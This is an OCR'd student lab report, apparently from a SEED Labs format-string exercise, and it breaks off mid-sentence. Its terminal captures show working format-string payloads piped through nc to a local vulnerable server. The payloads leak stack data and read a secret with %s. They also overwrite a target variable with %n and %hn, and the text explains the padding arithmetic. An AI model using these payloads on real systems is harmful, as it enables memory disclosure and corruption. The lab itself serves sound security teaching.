

Terminal File Edit View Search Terminal Help
En
6:59 PM
[10/22/19]seed@VM:~$ nc -u 127.0.0.1 9090
@@@@%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x


Terminal
En
7:00 PM
[10/22/19]seed@VM:~/FormatString$ clear
Search your computer
[10/22/19]seed@VM:~/FormatString$ sudo ./vulserver
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
@@@@bffff090b7fba0000804871b00000003bffff0d0bffff6b8080
4872dbffff0d0bffff0a8000000100804864cb7e1b2cdb7fdb62900
0000100000000382230002000000000000000000000009300020
0000001b7fff000b7fff02040404040
The value of the 'target' variable (after): 0x11223344

We enter a value @@@@ whose hex value is 40404040. We put 24%.8x and reach the destination. Hence the contents of the stack have been printed.

Task 4B: Heap Data







The secret is at address 0x080487c0. The compiler works in little endian form. This is written in binary and stored in the client msg buffer. We use 23 %x to reach that place to modify that data. Then we use %s to print the contents of the location in the client msg.

Task 5: Change the Sever Program's Memory


Change the value to a different value



Terminal
En
8:19 PM
[10/22/19]seed@VM:~/FormatString$ sudo ./vulserver
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
@@bffff090b7fba000804871b00000003bffff0d0bffff6b808048
72dbffff0d0bffff0a8000000100804864cb7e1b2cdb7fdb6290000
00100000000382230002000000000000000000000000ab0002000
00001b7fff000b7fff020
The value of the 'target' variable (after): 0x000000bc
Software Updater


Terminal
En
8:19 PM
[10/22/19]seed@VM:~$ echo $(printf "\x40\xa0\x04\x08")%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%n | nc -u 127.0.0.
1 9090
Terminal

The target address is used as input in little endian format in the format string and stored at the starting address of the client msg. We already know that this is 23 %.8x away from the format string. We then use %n to write this value at the address. %n counts the number of characters printed and writes that value at the location. Hence we change it to 0x000000bc


Task 5B: Change the value to 0x500



Terminal
8:24 PM
Terminal
of the 'target' variable (after): 0x00000500


Terminal
8:25 PM
[10/22/19]seed@VM:~$ echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.1100x%n | nc -u 127.0.0.1 9090
System Settings

The only difference from the previous task is that we have to increase the number of characters printed to match the address we want to write. 0x500 = 1280 in decimal. We already have 22 %.8x = 176 +4 bytes of the address of the target variable. Hence we put 1100%x to print those characters and input 1280. Hence the value becomes 0X500.


Task 5C: Change the value to 0xff990000



Terminal
8:34 PM
Text Editor
00000000000000000000040404040
The value of the 'target' variable (after): 0xff990000



Terminal
8:34 PM
[10/22/19]seed@VM:~$ echo $(printf "\x42\xa0\x04\x08@@@@\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.65245x%hn%.103x%hn | nc -u 127.0.0.1 9090
Firefox Web Browser

This time there are 2 address that we give as input. The target value address is 0x0804a040, we give this as the 2nd address. We increase the value by 2 and input it as the 1st address. As the VM we experiment on uses little endian, the lower order bits will be stored on the lower address and the higher order bits will be stored on the higher addresses. These values are stored at the start addresses of the msg. To reach the client message we use 23 %x out of which for 22 %x we use 8 as modifier. We divide the value that we need to modify into two parts,0xff99 and 0x0000. The decimal value for 0xff99 is 65433. These two address separated by @@@@ is 12 bytes+ 8*22 %x=188. Therefore, for the last %x we need 65245 as the modifier. To input 0x0000 we use overflow method where we calculate 2^16=65536 for 16 bit machine this is a zero value. Thus 65536-65433=103. 65433 is the number of characters 